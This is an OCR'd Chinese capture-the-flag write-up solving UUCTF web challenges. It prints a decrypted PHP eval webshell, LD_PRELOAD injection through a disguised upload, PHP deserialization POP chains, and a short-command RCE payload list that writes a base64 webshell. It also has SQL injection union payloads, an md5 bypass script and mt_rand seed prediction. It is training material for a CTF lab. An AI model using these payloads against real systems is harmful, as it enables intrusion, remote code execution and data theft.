

UUCTF web部分WP

backdoor


进入题目看到主页内容为`布里茨贼猛`,根据提示访问robots.txt文件
robots.txt文件中有提示www.zip,访问下载源代码.
解压后网站源码有如下文件.



点开backdoor.php文件查看



内容为乱码文件.
phpinfo.php显示的为PHPinfo信息.
在初步IDA逆向so文件,发现函数tonyenc_encode



百度搜一下找到git项目
https://github.com/lihancong/tonyenc

> 编译前请在 core.h 中做如下修改:
>
> ```
> /* 这里定制你的加密特征头，不限长度，十六进制哦 */
> const u_char tonyenc_header[] = {
>         0x66, 0x88, 0xff, 0x4f,
>         0x68, 0x86, 0x00, 0x56,
>         0x11, 0x16, 0x16, 0x18,
> };
>
> /* 这里指定密钥，长一些更安全 */
> const u_char tonyenc_key[] = {
>         0x9f, 0x49, 0x52, 0x00,
>         0x58, 0x9f, 0xff, 0x21,
>         0x3e, 0xfe, 0xea, 0xfa,
>         0xa6, 0x33, 0xf3, 0xc6,
> };
> ```

在IDA中找到对应的加密头和key

```
.rodata:00000000000020B8                                        ; DATA XREF: tonyenc_ext_fopen:loc_11D5↑o
.rodata:00000000000020DD                align 20h
.rodata:00000000000020E0                public tonyenc_key
.rodata:00000000000020E0 ; const u_char tonyenc_key[16]
.rodata:00000000000020E0 tonyenc_key    db 9Fh, 58h, 54h, 0, 58h, 9Fh, 0FFh, 23h, 8Eh, 0FEh, 0EAh
.rodata:00000000000020E0                                        ; DATA XREF: LOAD:0000000000000570↑o
.rodata:00000000000020E0                                        ; .got:tonyenc_key_ptr↓o
.rodata:00000000000020E0                db 0FAh, 0A6h, 35h, 0F3h, 0C6h
.rodata:00000000000020F0                public tonyenc_header
.rodata:00000000000020F0 ; const u_char tonyenc_header[12]
.rodata:00000000000020F0 tonyenc_header  db 66h, 88h, 0FFh, 4Fh, 68h, 86h, 0, 56h, 11h, 61h, 16h
.rodata:00000000000020F0                                        ; DATA XREF: LOAD:00000000000006A8↑o
```

根据github源码写解密py脚本

```
import base64

header=[
        0x66, 0x88, 0xff, 0x4f,
        0x68, 0x86, 0x00, 0x56,
        0x11, 0x61, 0x16, 0x18,
]
key=[
        0x9f, 0x58, 0x54, 0x00,
        0x58, 0x9f, 0xff, 0x23,
        0x8e, 0xfe, 0xea, 0xfa,
        0xa6, 0x35, 0xf3, 0xc6]
def decode(data,len):
    p =0
    for i in range(0,len):
        if (i & 1):
            p += key[p] + i;
            p %= 16;
            t = key[p];
            data[i] = ~data[i]^t;
            if data[i] < 0:
                data[i]=data[i]+256
    decode = "".join([chr(c) for c in data])
    return decode
encodefile=open('backdoor.php',"rb")
base64_encodestr=base64.b64encode(encodefile.read())
convert=[c for c in base64.b64decode(base64_encodestr)]
del convert[0:len(header)]
print(str(decode(convert,len(convert))))
```

解密得到backdoor.php文件内容为`<?php @eval($_POST['1af4d803']);?>`

uploadandinject

题目考点为环境变量注入.
题目hint.php提示:`nothing here,but I think you look look JPG,index's swp`
提示注意jpg文件和index的swp文件
根据jpg文件提示,可以看到jpg的目录为/upload/目录下,尝试去访问,得到上传文件目录的提示.
再去看index的swp文件(vim异常退出的备份文件就为swp文件),其文件备份为.index.php.swp,访问下载得到index.php的源代码.

```php
$PATH=$_GET["image_path"];
if((!isset($PATH))){
    $PATH="upload/1.jpg";
}
echo "<div align='center'>";
loadimg($PATH);
echo "</div>";
function loadimg($img_path){
  if(file_exists($img_path)){
    putenv("LD_PRELOAD=/var/www/html/$img_path");
    system("echo Success to load");
    echo "<br><img src=$img_path>";
  }else{
    system("echo Failed to load");
  }
}
?>
```

根据简单的代码审计,这里可以设置LD_PRELOAD去加载img_path,于是猜测是不是有另外的上传点.
在/upload/upload.php目录下找到了上传点,只允许上传jpg文件,但LD_PRELOAD是可以加载jpg文件的,于是上传动态库so文件改名的JPG文件,再进行加载就好了.
参考P牛的博客
https://www.leavesongs.com/PENETRATION/how-I-hack-bash-through-environment-injection.html

ezpop

题目考点为 赋地址绕wakeup 反序列化字符串逃逸,考点较为基础.
exp.php

```php
<?php
class UUCTF{
    public $name,$key,$basedata,$ob;
}
class output{
    public $a;
}
class nothing{
    public $a;
    public $b;
    public $t;
}
class youwant{
    public $cmd;
}
$a=new nothing;
$a->a=&$a->b;
$a->t=new output;
$a->t->a=new youwant;
$a->t->a->cmd="phpinfo();";
$run=new UUCTF();
$run->name='1';
$run->key='UUCTF';
$run->basedata=base64_encode(serialize($a));
```

```php
$string=serialize($run);
echo $string.PHP_EOL;
$string=substr($string,32);
for($i=0;$i<strlen($string);$i++){
    $e.="hacker";
}
$e=$e.$string;
echo "payload <br>:".PHP_EOL.$e;
?>
```

funmd5

考点:PHPmd5弱类型比较绕过,基础代码审计能力,基础脚本编写能力
看题目代码

```php
if($md5[0]==md5($md5[0])&&$md5[1]===$guessmd5){
        echo "well!you win again!now flag is yours.<br>";
        echo $flag;
}
```

两个条件相等得到flag
一是弱类型比较的md5值相等,这个可以用到科学计数法,0e215962017

```php
<?php
$md5="0e215962017";
var_dump($md5==md5($md5)); //bool(true)
```

二:md5[1]的值为guessmd5的值,而guessmd5的值为time()获取到的值,所以需要保证每次提交时的md5[1]的值都等于md5(time())的值
绕过:md5[0]的绕过主要是对preg_replace()绕过,%a换行符绕过.但是此时多了一个换行符,题目又提供了一个`$md5[0]=substr($md5[0],$sub);`,只需要$sub=1即可删除%0a的值,而sub的值是由时间的最后一位决定的(``)所以只需要保证time时间戳最后一位为1即可.
exp.py

```python
import requests
import time as time
import hashlib
def send():
    #url="http://localhost/uuctf/funmd5"
    url="http://43.143.7.97:28385/"
    data="md5[0]=%0a0e215962017&md5[1]=
{}".format(str(hashlib.md5(str(int(time.time())).encode("utf-8")).hexdigest()))
    urltext=requests.get(url,data)
    if "NSSCTF" in urltext.text:
        print(urltext.text)
        exit()
def timeguess():
    time.sleep(1)
    print(int(time.time()))
for i in range(60):
    timeguess()
    send()
```

ezrce

考点:短字符命令执行
题目hint为这是一个命令执行接口.
进入题目,命令执行成功会回显`命令已在./tmp/目录下成功执行`,但不会回显命令执行结果
执行失败会提示失败,输入命令过长会提示命令提示过长,删除tmp目录
经过fuzz,最长命令为6,所以可以用到6以下的命令执行
题解1:

```
>nl
* /*>a
```

然后访问 /tmp/a就有flag了
题解2:

```
import requests
from time import sleep
url = "url"
url_exp=url+"/post.php"
def Send(payload):
    data={"cmd":payload}
    requests.post(url_exp,data=data)
def attack():
    with open("payload.txt","r") as f:
        for p in f:
            Send(p.strip())
            print("[*] send "+p.strip())
            sleep(0.5)
def check():
    shell_url=url+"/tmp/1.php"
    check = requests.get(shell_url)
    if check.status_code == requests.codes.ok:
        print("[*]Success,your webshell url is:"+shell_url,"CODE
is:eval($_POST[1]);")
if __name__ == '__main__':
    attack()
    check()
```

payload.txt

```
>dir
>f\>
>ht-
>sl
*>v
>rev
*v>0
>hp
>p\\
>1.\\
>\>\\
>-d\\
>\ \\
>64\\
>se\\
```

```
>ba\\
>\|\\
>\=\\
>w=\\
>pO\\
>V0\\
>bM\\
>1R\\
>PU\\
>1B\\
>kX\\
>Cg\\
>hb\\
>XZ\\
>gZ\\
>HA\\
>a\\
>9w\\
>PD\\
>S}\\
>IF\\
>{\\
>\$\\
>o\\
>ch\\
>e\\
sh 0
sh f &
```

ezsql

题目提交数据会回显sql语句,并且回显的数据可以得到将输入的数据进行了逆序,这就很简单了
随便找个逆序脚本,将正确的sql语句输入 然后逆序传入就OK了

```
123') or 1=1 --+
```

示例 清除 复制结果

```
+-- 1=1 ro )'321
```

传入from的时候 发现变成了 fm 所以猜测逆序后 or被过滤了
双写绕过

123') and 1=2 union select 1,grrooup_concat(schema_name) frroom information_schema.schemata; --+

示例 清除 复制结果

+-- ;atamehcs.amehcs_noitamrofni moorrf)eman_amehcs(tacnoc_puoorrg,1 tceles noinu 2=1 dna)'321

查数据库

your sql:SELECT * FROM users WHERE passwd=('123') and 1=2 union select 1,group_concat(schema_name) from information_schema.schemata; -- ') AND username=('321') LIMIT 0,1
Your Login name:1
Your Password:information_schema,UUCTF

查表

+-- ;'FTCUU'=amehcs_elbat erehw selbat.amehcs_noitamrofni moorrf
)eman_elbat(tacnoc_puoorrg,1 tceles noinu 2=1 dna)'321

查字段

+-- ;'galf'=eman_elbat erehw snmuloc.amehcs_noitamrofni moorrf
)eman_nmuloc(tacnoc_puoorrg,1 tceles noinu 2=1 dna)'321

列数据

+-- ;galf.FTCUU moorrf)FTCUU(tacnoc_puoorrg,1 tceles noinu 2=1 dna)'321

phonecode

考点:php伪随机
输入手机号后提示hint为10位整数,对mt_rand()比较熟悉的反应出,当mt_srand(参数)的种子为手机号的时候,输出的hint为第一次mt_rand()的值,即mt_rand()已经运行了一次.
所以输入的验证码即为第二次mt_rand()的值(下一次必然命中)
这里假设手机号为123

```php
<?php
mt_srand(123);
echo "hint:".mt_rand().PHP_EOL;
echo "提交".mt_rand();
```

ezrce

这里ezrce比较简单，虽然过滤了很多东西，但是没有吧?>和<?=进行过滤，所以可以进行强行闭合，用``来执行命令

用dir来进行文件

看看你输入的参数！！！不叫样子！！
bin dev fffffffffflagafag lib media opt root sbin sys usr boot etc home lib64 mnt proc run srv tmp var

然后用rev来进行flag文件读取即可。(最后可以用rev来进行再取逆输出)

ez_upload

apache老洞，用.jpg.php绕过即可

ez_user

这里的思路是把a和b指向同一块地址空间，然后c赋值成恶意代码即可。

```
<?php
class test{
    public $a;
    public $b;
    public $c;
    public function __construct(){
    $this->a=&this->b;
    $this->c=system('ls');
    }
    }
    $a=new test();
    echo serialize($a);
```

即可成功输出。